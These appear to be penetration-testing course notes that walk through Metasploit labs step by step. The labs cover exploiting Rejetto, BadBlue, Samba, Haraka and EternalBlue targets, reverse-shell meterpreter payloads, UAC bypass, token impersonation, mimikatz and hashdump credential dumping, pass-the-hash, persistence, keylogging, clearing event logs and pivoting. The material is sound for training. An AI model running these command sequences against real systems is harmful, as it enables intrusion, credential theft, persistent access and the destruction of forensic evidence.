- set SPAWN\_PTY true
- run
- sessions
- sessions 1
  - whoami
  - cat /etc/\*release
  - uname -r
  - ctrl+z (background)
- search shell\_to\_meterpreter
- use post/multi/manage/shell\_to\_meterpreter
- show options
- set LHOST eht1
- set SESSION 1
- run
- sessions
- sessions 2
  - sysinfo
  - getuid

### (30) Exploiting a Vulnerable SMTP Server:

- SMTP (Simple Mail Transfer Protocol) is a communication protocol that is used for the transmission of email.
- SMTP uses TCP port 25 by default. It can also be configured to run on TCP port 465 and 587.

- Haraka is an open source high performance SMTP server deployed in Node.js.
- The Haraka SMTP server comes with a plugin for processing attachments. Haraka versions prior to V2.8.9 are vulnerable to command injection.
  
- ifconfig
- service postgresql start
- msfconsole
- workspace -a haraka
- setg RHOSTS 192.86.51.3
- setg RHOST 192.86.51.3
- db\_nmap -sV -O 192.86.51.3
- search type:exploit name:haraka
- use exploit/linux/smtp/haraka
- show options
- set SRVPORT 9898
- set email\_to [root@attackdefense.test](mailto:root@attackdefense.test)
- set payload linux/x64/meterpreter\_reverse\_tcp
- show options
- set LHOST eth1
- run [got meterpreter session]
  - sysinfo
  - getuid

### (31) Meterpreter Fundamentals:

- **Post Exploitation** refers to the actions performed on the target system after initial access has been obtained.
- The post exploitation phase of a penetration test consists of various techniques like:
  - Local Enumeration, Privilege Escalation, Dumping Hashes, Establishing Persistence, Clearing Your Tracks, Pivoting
- The **Meterpreter** (Meta-Interpreter) payload is an advanced multi-functional payload that operates via DLL injection and is executed in memory on the target system, consequently making it difficult to detect.
- It communicates over a stager socket and provides an attacker with an interactive command interpreter on the target system that facilitates the execution of system commands, file system navigation, keylogging and much more.
- Meterpreter also allows us to load custom script and plugins dynamically.
- MSF provides us with various types of meterpreter payloads that can be used based on the target environment and the OS architecture.

- ifconfig
- service postgresql start
- msfconsole
- workspace -a meterpreter
- setg RHOSTS 192.3.56.3
- db\_nmap -sV 192.3.56.3
- curl <http://192.3.56.3>

- search xoda
- use exploit/unix/webapp/xoda\_file\_upload
- show options
- set TARGETURI /
- run [got meterpreter session]
  - sysinfo
  - getuid
  - help
  - background
- sessions
- sessions -h
- sessions -C sysinfo -i 1
- sessions 1
  - background
- sessions -l
- sessions -n xoda -i 1
- sessions
- sessions 1
  - ls
  - pwd
  - cd ..
  - ls
  - cat flag1
  - edit flag1
  - cd "Secret Files"
  - ls
  - cat .flag2
  - cd ..
  - ls
  - download flag5.zip
  - background
- ls
- unzip flag5.zip
- ls
- cat list
- sessions 1
  - checksum md5 /bin/bash
  - getenv PATH
  - getenv TERM
  - search -d /usr/bin -f \*backdoor\*
  - search -f \*.jpg
  - search -f \*.php
  - ls
  - download flag1
  - background
- ls
- sessions 1

- shell
  - ls
  - /bin/bash -i
  - ps
  - ctrl+c [terminate only shell channel, not meterpreter]
- ps
- migrate 580{pid}
- migrate -N apache2{process\_name}
- ifconfig
- execute -f ifconfig
- mkdir Test
- ls
- rmdir Test

### (32) Upgrading Command Shells to Meterpreter Shells:

- ifconfig
- service postgresql start
- msfconsole
- workspace -a upgrading\_shells
- setg RHOSTS 192.136.51.3
- db\_nmap -sV 192.136.51.3
- search type:exploit samba
- use exploit/linux/samba/is\_known\_pipename
- show options
- run [got command shell]
  - ls
  - pwd
  - /bin/bash -i
  - ctrl+z
- sessions
- search shell\_to\_meterpreter
- use post/multi/manage/shell\_to\_meterpreter
- show options
- set SESSION 1
- set LHOST eth1
- run
- sessions
- sessions 2 [got meterpreter session]
  - exit {will kill the session}
- sessions
- sessions -h
- sessions -u 1 [got meterpreter session]
- sessions
- sessions 3
  - sysinfo
  - getuid

### (33) Windows Post Exploitation Modules:

- The MSF provides us with various post exploitation modules for both Windows and Linux.
- We can utilize these post exploitation modules to enumerate information about the Windows system we currently have access to:
  - Enumerate user privileges, Enumerate logged on users, VM check, Enumerate installed programs, Enumerate AVs, Enumerate computers connected to domain, Enumerate installed patches, Enumerate shares

[Target IP: 10.2.23.169]

- service postgresql start
- msfconsole
- workspace -a windows\_post
- set RHOSTS 10.2.23.169
- db\_nmap -sV 10.2.23.169
- search rejetto
- use exploit/windows/http/rejetto\_hfs\_exec
- show options
- run [got meterpreter session]
  - sysinfo
  - getuid
  - help
  - screenshot
  - getsystem
  - hashdump
  - show\_mount
  - ps
  - migrate 2212
  - sysinfo
  - dir
  - cd C:\\
  - dir
  - cat flag.txt
  - download flag.txt
  - ctrl+z
- sessions
- search migrate
- use post/windows/manage/migrate
- show options
- set SESSION 1
- run
- sessions
- sessions 1
  - background
- search win\_privs
- use post/windows/gather/win\_privs
- show options

- set SESSION 1
- run
- search enum\_logged\_on
- use post/windows/gather/enum\_logged\_on\_users
- show options
- set SESSION 1
- run
- search checkvmm
- use post/windows/gather/checkvmm
- show options
- set SESSION 1
- run
- search enum\_applications
- use post/windows/gather/enum\_applications
- show options
- set SESSION 1
- run
- loot
- search type:post platform:windows
- search type:post platform:windows enum\_av
- use post/windows/gather/enum\_av\_excluded
- show options
- set SESSION 1
- run
- search enum\_computers
- use post/windows/gather/enum\_computers
- show options
- set SESSION 1
- run
- search enum\_patches
- use post/windows/gather/enum\_patches
- show options
- set SESSION 1
- run
- sessions
- sessions 1
  - ps
  - migrate 896
  - background
- run
- sessions 1
  - shell
    - systeminfo
    - ctrl+c
  - background
- search enum\_shares

- use post/windows/gather/enum\_shares
- show options
- set SESSION 1
- run
- search rdp platform:windows
- use post/windows/manage/enable\_rdp
- show options
- set SESSION 1
- run

### (34) Windows Privilege Escalation: Bypassing UAC

**User Account Control (UAC)** is a Windows security feature introduced in Windows Vista that is used to prevent unauthorized changes from being made to the operating systems.

- UAC is used to ensure that changes to the operating system require approval from the administrator.
- We can utilize the “Windows Escalate UAC Protection Bypass (In Memory Injection)” module to bypass UAC by utilizing the trusted publisher certificate through process injection. It will spawn a second shell that has the UAC flag turned off.

[Target IP: 10.2.29.131]

- service postgresql start
- msfconsole
- workspace -a UACBypass
- setg RHOSTS 10.2.29.131
- db\_nmap -sV 10.2.29.131
- search rejetto
- use exploit/windows/http/rejetto\_hfs\_exec
- set payload windows/x64/meterpreter/reverse\_tcp
- show options
- run [got meterpreter session]
  - sysinfo
  - getuid
  - getsystem
  - getprivs
  - shell
    - net users
    - net localgroup administrators
    - ctrl+c
  - background
- sessions
- search bypassuac
- use exploit/windows/local/bypassuac\_injection
- show options
- set payload windows/x64/meterpreter/reverse\_tcp
- show options
- set SESSION 1

- set LPORT 4433
- run
- set TARGET {use\_tab\_to\_see\_options}
- set TARGET Windows\x64
- run [got meterpreter session]
  - sysinfo
  - getuid
  - getsystem
  - getuid
  - hashdump

### (35) Windows Privilege Escalation: Token Impersonation With Incognito

**Windows access tokens** are a core element of the authentication process on Windows and are created and managed by the Local Security Authority Subsystem Service (LSASS).

- A Windows access token is responsible for identifying and describing the security context of a process or thread running on a system. Simply put, an access token can be thought of as a temporary key akin to a web cookie that provides users with access to a system or network resource without having to provide credentials each time a process is started or a system resource is accessed.
- Access tokens are generated by the winlogon.exe process every time a user authenticates successfully and includes the identity and privileges of the user account associated with the thread or process. This token is then attached to the userinit.exe process, after which all child processes started by a user will inherit a copy of the access token from their creator and will run under the privileges of the same access token.
- Windows access tokens are categorized based on the varying security levels assigned to them. These security levels are used to determine the privileges that are assigned to a specific token.
- An access token will typically be assigned one of the following security levels:
  - Impersonate-level tokens are created as a direct result of a non-interactive login on Windows, typically through specific system services or domain logons.
  - Delegate-level tokens are typically created through an interactive login on Windows, primarily through a traditional login or through remote access protocols such as RDP.
- Impersonate-level tokens can be used to impersonate a token on the local system and not on any external systems that utilize the token.
- Delegate-level tokens pose the largest threat as they can be used to impersonate tokens on any system.

#### Windows Privileges

- The process of impersonating access tokens to elevate privileges on a system will primarily depend on the privileges assigned to the account that has been exploited to gain initial access as well as the impersonation or delegation tokens available.
- The following are the privileges that are required for a successful impersonation attack:
  - **SeAssignPrimaryToken:** This allows a user to impersonate tokens.
  - **SeCreateToken:** This allows a user to create an arbitrary token with administrative privileges.
  - **SeImpersonatePrivilege:** This allows a user to create a process under the security context of another user typically with administrative privileges.

#### The Incognito Module

- Incognito is a built-in meterpreter module that was originally a standalone application that allows you to impersonate user tokens after successful exploitation.
- We can use the incognito module to display a list of available tokens that we can impersonate.

[Target IP: 10.2.16.112]

- service postgresql start
- msfconsole
- workspace -a Impersonate
- workspace
- setg RHOSTS 10.2.16.112
- db\_nmap -sV 10.2.16.112
- search rejetto
- use exploit/windows/http/rejetto\_hfs\_exec
- set payload windows/x64/meterpreter/reverse\_tcp
- show options
- exploit [got meterpreter session]
  - sysinfo
  - getuid
  - getprivs
  - hashdump
  - cd C:\\
  - cd Users
  - cd Administrator
  - load incognito
  - list\_tokens -u
  - impersonate\_token “ATTACKDEFENSE\Administrator”
  - getuid
  - hashdump
  - ps
  - migrate 3544
  - hashdump
  - cd C:\\
  - cd Users
  - cd Administrator
  - dir
  - getprivs

### (36) Dumping Hashes With Mimikatz:

Mimikatz is a Windows post-exploitation tool written by Benjamin Delpy (@gentilkiwi). It allows for the extraction of plain-text credentials from memory, password hashes from local SAM databases, and more.

- The SAM (Security Account Manager) database, is a database file on Windows systems that stores users passwords and can be used to authenticate users both locally and remotely.
- We can utilize the pre-built mimikatz executable, alternatively, if we have access to a meterpreter session on a Windows target, we can utilize the inbuilt meterpreter extension Kiwi.

- Kiwi allows us to dynamically execute Mimikatz on the target system without touching the disk.

[Target IP: 10.2.16.222]

- service postgresql start
- msfconsole
- workspace -a Mimikatz
- setg RHOSTS 10.2.16.222
- db\_nmap -sV 10.2.16.222
- search badblue 2.7
- use exploit/windows/http/badblue\_passthru
- show options
- show targets
- set target BadBlue\ EE\ 2.7\ Universal
- exploit [got meterpreter session]
  - sysinfo
  - ps
  - getuid
  - pgrep lsass
  - migrate 792
  - sysinfo
  - load kiwi
  - help
  - creds\_all
  - lsa\_dump\_sam
  - lsa\_dump\_secrets
  - upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe
  - dir
  - shell
    - .\mimikatz.exe
      - privilege::debug
      - sekurlsa::logonpasswords
      - lsadump::sam

### (37) Pass-The-Hash With PsExec:

- Pass-the-hash is an exploitation technique that involves capturing or harvesting NTLM hashes or clear-text passwords and utilizing them to authenticate with the target legitimately.
- We can use the PsExec modules to legitimately authenticate with the target system via SMB.
- This technique will allow us to obtain access to the target system via legitimate credentials as opposed to obtaining access via service exploitation.

[Target IP: 10.2.29.165]

- service postgresql start
- msfconsole
- workspace -a PsExec
- setg RHOSTS 10.2.29.165

- search badblue
- use exploit/windows/http/badblue\_passthru
- show options
- show targets
- set target BadBlue\ EE\ 2.7\ Universal
- exploit [got meterpreter session]
  - getuid
  - sysinfo
  - pgrep lsass
  - migrate 788
  - getuid
  - hashdump [save these NTLM hashes in a file]
  - exit
- sessions
- search psexec
- use exploit/windows/smb/psexec
- set payload windows/x64/meterpreter/reverse\_tcp
- show options
- set SMBUser Administrator
- set SMBPass hash\_obtained\_from\_hashdump\_for\_administrator\_account {without semicolon}
- exploit [got meterpreter session]
  - sysinfo
  - getuid
  - background
- sessions

### (38) Establishing Persistence on Windows:

- Persistence consists of techniques and adversaries use to keep access to systems across restarts, changes credentials, and other interruptions that could cut off their access.
- Gaining an initial foothold is not enough, you need to setup and maintain persistent access to your targets.
- We can utilize various post exploitation persistence modules to ensure that we always have access to the target system.

[Target IP: 10.2.19.11]

- service postgresql start
- msfconsole
- workspace -a Persistence
- set RHOSTS 10.2.19.11
- db\_nmap -sV 10.2.19.11
- search rejetto
- use exploit/windows/http/rejetto\_hfs\_exec
- set payload windows/x64/meterpreter/reverse\_tcp
- show options
- exploit [got meterpreter session]
  - sysinfo

- getuid
- ctrl+z
- search platform:windows persistence
- use exploit/windows/local/persistence\_service
- set payload windows/x64/meterpreter/reverse\_tcp
- show options
- set SESSION 1
- exploit
- set payload windows/meterpreter/reverse\_tcp
- exploit
  - getuid
  - exit
- sessions
- sessions -K
- use multi/handler
- set payload windows/meterpreter/reverse\_tcp
- show options
- set LHOST eth1
- run
  - exit
- run
  - exit
- run
  - exit

### (39) Enabling RDP:

The **Remote Desktop Protocol (RDP)** is a proprietary GUI remote access protocol developed by Microsoft and is used to remotely connect and interact with a Windows system.

- RDP uses TCP port 3389 by default.
- RDP is disabled by default, however, we can utilize an MSF exploit module to enable RDP on the Windows target and consequently utilize RDP to remotely access to the target system.
- RDP authentication requires a legitimate user account on the target system as well as the user's password in clear-text.

[Target IP: 10.2.19.254]

- service postgresql start
- msfconsole
- workspace -a RDP
- setg RHOSTS 10.2.19.254
- db\_nmap -sV 10.2.19.254
- search badblue
- use exploit/windows/http/badblue\_passthru
- show options
- set target BadBlue\ EE\ 2.7\ Universal
- exploit [got meterpreter session]
  - getuid

- sysinfo
- ctrl+z
- search enable\_rdp
- use post/windows/manage/enable\_rdp
- show options
- set SESSION 1
- exploit
- db\_nmap -sV -p 3389 10.2.19.254
- db\_nmap -sV -p 3389 10.2.19.254
- sessions 1
  - shell
    - net users
    - net user administrator hacker\_123321
    - ctrl+c
- xfreerdp /u:administrator /p:hacker\_123321 /v:10.2.19.254

#### (40) Windows Keylogging:

**Keylogging** is the process of recording or capturing the keystrokes entered on a target system.

- This technique is not limited to post exploitation, there are plenty of programs and USB devices that can be used to capture and transmit the keystrokes entered on a system.
- Meterpreter on a Windows system provides us with the ability to capture the keystrokes entered on a target system and download them back to our local system.

[Target IP: 10.2.23.135]

- service postgresql start
- msfconsole
- workspace -a Keylogging
- search badblue
- setg RHOSTS 10.2.23.135
- use exploit/windows/http/badblue\_passthru
- show options
- set target BadBlue\ EE\ 2.7\ Universal
- exploit [got meterpreter session]
  - sysinfo
  - getuid
  - pgrep explorer
  - migrate 2312
  - help
  - keyscan\_start
  - now, type save a credential in target machine and back to meterpreter
  - keyscan\_dump
  - again type something in target machine and back to meterpreter
  - keyscan\_dump
  - keyscan\_stop
  - keyscan\_start
  - keyscan\_dump

## (41) Clearing Windows Event Logs:

- The Windows OS stores and catalogs all actions/events performed on the system and stores them in the Windows Event log.
- Event logs are categorized based on the type of events they store:
  - Application logs: Stores application/program events like startups, crashes etc.
  - System logs: Stores system events like startups, reboots etc.
  - Security logs: Stores security events like password changes, authentication failures etc.
- Event logs can be accessed via the Event Viewer on Windows.
- The event logs are first stop for any forensic investigator after a compromise has been detected. It is therefore very important to clear your tracks after you are done with your assessment.

[Target IP: 10.2.27.188]

- service postgresql start
- msfconsole
- workspace -a Clearev
- setg RHOSTS 10.2.27.188
- search badblue
- use exploit/windows/http/badblue\_passthru
- show options
- set target BadBlue\ EE\ 2.7\ Universal
- exploit [got meterpreter session]
  - sysinfo
  - getuid
- go to target machine, to view the logs
- open event viewer, go to Windows Logs -> Security or System, you can see the logs now
- back to MSF
  - shell
    - net user administrator Password\_123321
- again, you can see the logs in target machine
- back to MSF
  - ctrl+c [terminate channel and back to meterpreter]
  - clearev
- now, you can see that logs has been cleared on target machine

## (42) Pivoting:

- Pivoting is a post exploitation technique that involves utilizing a compromised host to attack other systems on the compromised host's private internal network.
- After gaining access to one host, we can use the compromised host to exploit other hosts on the same internal network to which we could not access previously.
- Meterpreter provides us with the ability to add a network route to the internal network's subnet and consequently scan and exploit other systems on the network.

[Victim Machine 1: 10.2.27.1 & Victim Machine 2: 10.2.27.187]

- ping 10.2.27.1
- ping 10.2.27.187

- service postgresql start
- msfconsole
- workspace -a pivoting
- db\_nmap -sV 10.2.27.1
- search rejecto
- use exploit/windows/http/rejecto\_hfs\_exec
- show options
- set RHOSTS 10.2.27.1
- exploit
  - sysinfo
  - ipconfig
  - run autoroute -s 10.2.17.0/20
  - ctrl+z
- sessions
- sessions -h
- sessions -n victim-1 -i 1
- sessions
- search portscan
- use auxiliary/scanner/portscan/tcp
- set RHOSTS 10.2.27.187
- set PORTS 1-100
- exploit
- you can also check the open ports in your browser because ip is routed
- sessions 1
- portfwd add -l 1234 -p 80 -r 10.2.27.187
- background (ctrl+z)
- db\_nmap -sS -sV -p 1234 localhost
- search badblue
- use exploit/windows/http/badblue\_passthru
- set payload windows/meterpreter/bind\_tcp
- show options
- set RHOSTS 10.2.27.187
- set LPORT 4433
- exploit [got meterpreter session]
  - sysinfo
  - ctrl+z
- sessions
- sessions -n victim-2 -i 2
- sessions
- session 2
  - sysinfo
  - ctrl+z
- sessions 1
  - sysinfo

#### (43) Linux Post Exploitation Modules:

- The MSF Provides us with various post exploitation modules for both Windows and Linux.
- We can utilize these post exploitation modules to enumerate information about the Linux system we currently have access to:
  - Enumerate system configuration, Enumerate environment variables, Enumerate network configuration, VM check, Enumerate user history.
- ifconfig
- service postgresql start
- msfconsole
- workspace -a Linux\_PE
- setg RHOSTS 192.112.165.3
- db\_nmap -sV 192.112.165.3
- search type:exploit samba
- use exploit/linux/samba/is\_known\_pipename
- show options
- exploit [got session]
  - pwd
  - ctrl+z
- sessions
- sessions -u 1
- sessions
- sessions 2 [got meterpreter session]
  - sysinfo
  - getuid
  - shell
    - /bin/bash -i
    - whoami
    - cat /etc/passwd
    - groups root
    - cat /etc/\*issue
    - uname -r
    - uname -a
    - ifconfig [not allowed in this case]
    - ip a s
    - netstat -antp [not allowed in this case]
    - ps aux
    - env
    - ctrl+c
  - ctrl+c
- sessions
- sessions -u 1
- sessions
- search enum\_configs
- use post/linux/gather/enum\_configs
- show options
- set SESSION 3
- run

- loot
- cat path\_to\_file\_just\_created
- search env platform:linux
- use post/multi/gather/env
- show options
- set SESSIONS 3
- run
- search enum\_network
- use post/linux/gather/enum\_network
- show options
- set SESSION 3
- run
- loot
- cat path\_to\_file\_just\_created [files founded in loot]
- search enum\_protections
- use post/linux/gather/enum\_protections
- info
- set SESSION 3
- run
- notes
- search enum\_system
- use post/linux/gather/enum\_system
- show options
- info
- set SESSION 3
- run
- loot
- cat path\_to\_file\_just\_created [files founded in loot]
- search checkcontainer
- use post/linux/gather/checkcontainer
- show options
- set SESSION 3
- run
- search checkvmm
- use post/linux/gather/checkvmm
- show options
- set SESSION 3
- run
- search enum\_users\_history
- use post/linux/gather/enum\_users\_history
- show options
- set SESSION 3
- run
- loot
- cat path\_to\_file\_just\_created [files founded in loot]

## (44) Linux Privilege Escalation: Exploiting A Vulnerable Program

- The privilege escalation techniques we can utilize will depend on the version of the Linux kernel running on the target system as well as the distribution release version.
- MSF offers very little in regards to Linux kernel exploit modules; however, in some cases, there may be an exploit module that can be utilized to exploit a vulnerable service or program in order to elevate our privileges.

[ssh credential= jackie:password]

- ifconfig
- service postgresql start
- msfconsole
- workspace -a LinuxPrivEsc
- setg RHOSTS 192.124.219.3
- db\_nmap -sV 192.124.219.3
- search ssh\_login
- use auxiliary/scanner/ssh/ssh\_login
- show options
- set USERNAME jackie
- set PASSWORD password
- exploit
- sessions
- sessions 1 [ssh session]
  - pwd
  - /bin/bash -i
    - whoami
    - cat /etc/\*issue
    - uname -r
    - ctrl+z
- sessions -u 1
- sessions
- sessions 2
  - sysinfo
  - getuid
  - shell [got meterpreter session]
    - /bin/bash -i [open bash shell]
      - cat /etc/passwd
      - ps aux
      - cat /bin/check-down
      - chkrootkit –help
      - chkrootkit -V
      - ctrl+c
    - ctrl+z
- search chkrootkit
- use exploit/unix/local/chkrootkit
- show options

- info
- set CHROOTKIT /bin/chkrootkit
- set SESSION 2
- ifconfig [check ip for LHOST]
- set LHOST 192.124.219.2
- show options
- sessions
- exploit
- show options
- set LHOST 192.124.219.2
- exploit [got command shell session]
  - /bin/bash -i
    - whoami

#### (45) Dumping Hashes with Hashdump:

- We can dump Linux user hashes with the hashdump post exploitation module.
- Linux password hashes are stored in the /etc/shadow file and can only be accessed by the root user or a user with root privileges.
- The hashdump module can be used to dump the user account hashes from the /etc/shadow file and can also be used to unshadow the hashes for password cracking with John the Ripper.
  
- ifconfig
- service postgresql start
- msfconsole
- workspace -a hashdump
- setg RHOSTS 192.101.173.3
- db\_nmap -sV 192.101.173.3
- search samba type:exploit
- use exploit/linux/samba/is\_known\_pipename
- show options
- exploit [got command shell session]
  - pwd
  - ctrl+z
- sessions
- sessions -u 1
- sessions
- sessions 2 [got meterpreter session]
  - hashdump [not worked here]
  - sysinfo
  - getuid
  - shell
    - whoami
    - ctrl+c
  - exit
- sessions

- sessions -u 1
- sessions
- search hashdump
- use post/linux/gather/hashdump
- show options
- set SESSION 3
- run
- loot
- cat /root/.msf4/loot/...../linux.passwd\_....txt [path\_to\_file\_just\_created]
- cat /root/.msf4/loot/...../linux.shadow\_....txt [path\_to\_file\_just\_created]
- sessions 3
  - shell
    - /bin/bash -i
      - passwd root [enter new password]
      - useradd -m alexis -s /bin/bash [add user ‘alexis’ and assign specific share]
      - passwd alexis [set password for alexis’s account]
      - ctrl+c
    - ctrl+c
- sessions -u 1
- sessions
- show options
- set SESSION 4
- run
- loot
- view the contents of the files in ‘loot’
- sessions 4

#### **(46) Establishing Persistence On Linux:**

- Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access.
- Gaining an initial foothold is not enough, you need to setup and maintain persistent access to your targets.
- The persistence techniques we can utilize will depend on the target configuration.
- We can utilize various post exploitation persistence modules to ensure that we always have access to the target system.

- ifconfig
- service postgresql start
- msfconsole
- workspace -a Linux\_persistence
- setg RHOSTS 192.182.80.3
- search ssh\_login
- use auxiliary/scanner/ssh/ssh\_login
- show options
- set USERNAME jackie
- set PASSWORD password

- exploit
- sessions
- sessions -u 1
- sessions
- search chrootkit
- use exploit/unix/local/chrootkit
- show options
- set SESSION 2
- set CHROOTKIT /bin/chrootkit
- exploit
- show options
- ifconfig
- set LHOST 192.182.80.2
- show options
- sessions
- exploit
  - ls
  - cat flag
  - ctrl+z
- sessions
- sessions -u 3
- sessions
- sessions 4
  - getuid
  - shell
    - /bin/bash -i
      - whoami
      - ctrl+c
    - /bin/bash -i
      - cat /etc/passwd
      - useradd -m ftp -s /bin/bash
      - passwd ftp [set new password]
      - cat /etc/passwd
      - groups root
      - usermod -aG root ftp
      - groups ftp
      - usermod -u 15 ftp
      - cat /etc/passwd
      - ctrl+c
  - ctrl+z
- search platform:linux persistence
- use exploit/linux/local/apt\_package\_manager\_persistence
- show options
- info
- search platform:linux persistence

- use exploit/linux/local/cron\_persistence
- show options
- set SESSION 4
- exploit
  - ctrl+c
- show options
- set LPORT 4422
- ifconfig
- set LHOST 192.182.80.2
- exploit
- search platform:linux persistence
- use exploit/linux/local/service\_persistence
- show options
- set SESSION 4
- exploit
- set payload cmd/unix/reverse\_python
- show options
- set LHOST 192.182.80.2
- set LPORT 4422
- exploit
- info
- set target 3
- exploit
- set target 4
- exploit
- search platform:linux persistence
- use post/linux/manage/sshkey\_persistence
- show options
- set CREATESSHFOLDER true
- set SESSION 4
- info
- show options
- exploit
- loot
- cat path\_to\_file\_just\_created [ssh rsa private key will be displayed, copy that]
- exit
- open new terminal
- vim ssh\_key [paste the copied ssh key here]
- chmod 0400 ssh\_key
- ifconfig
- ssh -i ssh\_key <root@192.182.80.3>
  - ls
  - cat flag
- ssh -i ssh\_key <ftp@192.182.80.3>
  - ls

## (47) Port Scanning & Enumeration With Armitage:

- Armitage is a free Java based GUI front-end for the Metasploit Framework developed by Raphael Mudge and is used to simplify network discovery, exploitation and post exploitation.
- Armitage provides you with the following functionality:
  - Visualizes targets, Automate port scanning, Automate exploitation, Automate post exploitation
- Armitage requires the Metasploit Framework database and the Metasploit backend services to be enabled and running in order to function correctly.
- Armitage comes pre-packaged with Kali Linux and other penetration testing distributions.

[Victim Machine 1: 110.5.23.213 & Victim Machine 2: 10.5.28.140]

- service postgresql start
- msfconsole
- db\_status
- open new terminal and start ‘Armitage’
- armitage
- a GUI interface will open
- go to Hosts -> Add Hosts, add Victim Machine 1 IP address
- right click on Victim 1 and set the label to ‘Victim-1’ by right clicking on it Host -> Label
- again right click on it, then Scan [will perform basic TCP scan]
- again right click, go to Services to view the services running on target
- Go to Hosts -> Nmap Scan -> Quick Scan (OS Detection), add the target ip
- again right click, go to Services to view the services running on target
- Go to Attacks -> Find Attacks, click Ok
- again right click, go to Login
- you can also search a module, ‘rejetto’
- click on the specific module to configure{double click to change} and launch it

## (48) Exploitation & Post Exploitation With Armitage:

- search for rejetto, to configure click on that
- set LPORT to 4444, and tick the Reverse connection option
- Hit the launch to exploit
- right click on host -> Meterpreter 1 -> Interact -> Meterpreter Shell
- it will open a meterpreter shell
  - sysinfo
  - getuid
  - getsystem
  - getuid
- right click on host -> Meterpreter 1 -> Explore -> Browse Files
- right click on host -> Meterpreter 1 -> Explore -> show processes
- right click on host -> Meterpreter 1 -> Pivoting -> Setup
- go to Hosts -> Add Hosts, add Victim Machine 2 IP address
- right click on 2<sup>nd</sup> machine and go to scan
- right click on it and set label to ‘Victim-2’
- search for portscan module

- click on that module, set port range 1-100, Ok
- right click on victim-2, go to services
- open Victim-1 meterpreter session
  - portfwd add -l 1234 -p 80 -r 10.5.28.140
- go to console
- db\_nmap -sV -p 1234 localhost
- search for badblue module, click on it to configure
- set RHOSTS to 10.5.28.140, and hit the launch
- now right click on victim-2 -> Meterpreter 2 -> Interact -> Meterpreter Shell
  - sysinfo
  - getuid
  - getsystem
  - getuid
- right click on Victim-2 -> Meterpreter 2 -> Explore -> show processes
- again go to Meterpreter 2
  - pgrep explorer
  - migrate 3600
  - sysinfo
- right click on Victim-2 -> Meterpreter 2 -> Access -> Dump hashes -> lsass method
- set SESSION 2 and launch

## **Host & Network Penetration Testing- Exploitation:-**

### **(1) Banner Grabbing:**

- Banner Grabbing is an information gathering technique used by penetration testers to enumerate information regarding the target operating system as well as the services that are running on its open ports.
- The primary objective of banner grabbing is to identify the service running on a specific port as well as the service version.
- Banner grabbing can be performed through various techniques:
  - Performing a service version detection scan with Nmap.
  - Connecting to the open port with Netcat.
  - Authenticating with the service (if the service supports authentication), for example; SSH, FTP, Telnet etc.
- ifconfig
- nmap -sV -O 192.8.94.3
- ls -al /usr/share/nmap/scripts/ | grep banner
- nmap -sV --script=banner 192.8.94.3
- whatis nc
- man nc
- nc 192.8.94.3 22
- searchsploit openssh 7.2
- ssh root@192.8.94.3

### **(2) Vulnerability Scanning With Nmap Scripts:**

- The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap.
  - Users can rely on the growing and diverse set of scripts distributed with Nmap, or write their own to meet custom needs.
- ```

• ifconfig
• nmap -sV -O 192.152.25.3
• ls -al /usr/share/nmap/scripts/ | grep http
• nmap -sV -p 80 --script=http-enum 192.152.25.3
• searchsploit apache 2.4.6
• nano /usr/share/nmap/scripts/http-enum.nse
• ls -al /usr/share/nmap/scripts/ | grep vuln
• ls -al /usr/share/nmap/scripts/ | grep shellshock
• nmap -sV -p 80 --script=http-shellshock 192.152.25.3
• nmap -sV -p 80 --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi"
  192.152.25.3
• ls -al /usr/share/nmap/scripts/ | grep ftp

```

### **(3) Vulnerability Scanning With Metasploit:**

- sudo nmap -sS -sV 10.10.10.7
- searchsploit EternalBlue
- searchsploit ms17-010
- msfconsole
- search eternalblue
- use auxiliary/scanner/smb/smb\_ms17\_010
- show options
- set RHOSTS 10.10.10.7
- run
- use exploit/windows/smb/ms17\_010\_eternalblue
- set RHOSTS 10.10.10.7
- show options
- exploit [got meterpreter session]
  - sysinfo

### **(4) Searching For Publicly Available Exploits:**

- After identifying a potential vulnerability within a target or a service running on a target, the next logical step will involve searching for exploit code that can be used to exploit the vulnerability.
- Exploit code can easily be found online, however, it is important to note that downloading and running exploit code against a target can be quite dangerous. It is therefore recommended to analyze the exploit code closely to ensure that it works as intended.
- There are a handful of legitimate and vetted exploit databases that you should use when searching for exploits online:
  - **Exploit-db**

- **Rapid7**

- Open browser and go to <https://www.exploit-db.com>
- you can filter the exploits by ‘Type’, ‘Platform’, ‘Port’, ‘Tag’, etc.
- You can select the MSF exploits ‘Tag’ in the Filter section
- You can also launch direct search
- You can check ‘Verified’ column, to only see the verified exploits
- You can also download affected versions of softwares along with there exploits for testing purposes.
- You can go to specific exploit and open to check the detail view.
- Exploit-db also contains Google Hacking Database
  
- Open browser and go to <https://www.rapid7.com>
- you can search for the specific exploits
  
- vsftpd 2.3.4
- vsftpd 2.3.4 site:exploit-db.com
- openssh 7.2 site:exploit-db.com
- vsftpd 2.3.4 site:rapid7.com
- vsftpd 2.3.4 site:github.com [Not verified, manually check the codes before running]
  
- check this site also: <https://packetstomsecurity.com>

## **(5) Searching For Exploits With SearchSploit:**

- In certain cases, you may not have access to online exploits and as a result, you must be able to use the exploit sources available locally/offline.
- The entire Exploit-db database of exploits comes pre-packaged with Kali Linux, consequently providing you with all exploits locally.
- The Exploit-db offline database of exploits can be accessed and queried with a tool called SearchSploit.
  
- sudo apt-get update && sudo apt-get install exploitdb -y
- ls -al /usr/share/exploitdb
- ls -al /usr/share/exploitdb/exploits/
  
- searchsploit
- searchsploit -u
- searchsploit vsftpd
  - you will get path of the specific exploit, where it is stored on your system
- searchsploit vsftpd 2.3.4
- pwd
- searchsploit -m 49757 [it will copy the exploit to you current working directory]
- ls -al
- vim 49757.py
- searchsploit -c OpenSSH [-c: case sensitive]
- searchsploit -c openssh

- searchsploit openssh
- searchsploit -t vsftpd [-t: search exploits specific to the given title]
- searchsploit -t Buffer Overflow
- searchsploit -e "Windows XP" [-e: exact search]
- searchsploit -e "Windows XP" | grep -e "Microsoft"
- searchsploit -e "OpenSSH 7.2p2"
- searchsploit remote windows smb
- searchsploit remote windows buffer
- searchsploit remote linux ssh OpenSSH
- searchsploit remote linux ssh
- searchsploit remote webapps wordpress
- searchsploit remote webapps drupal
- searchsploit local windows | grep -e "Microsoft"
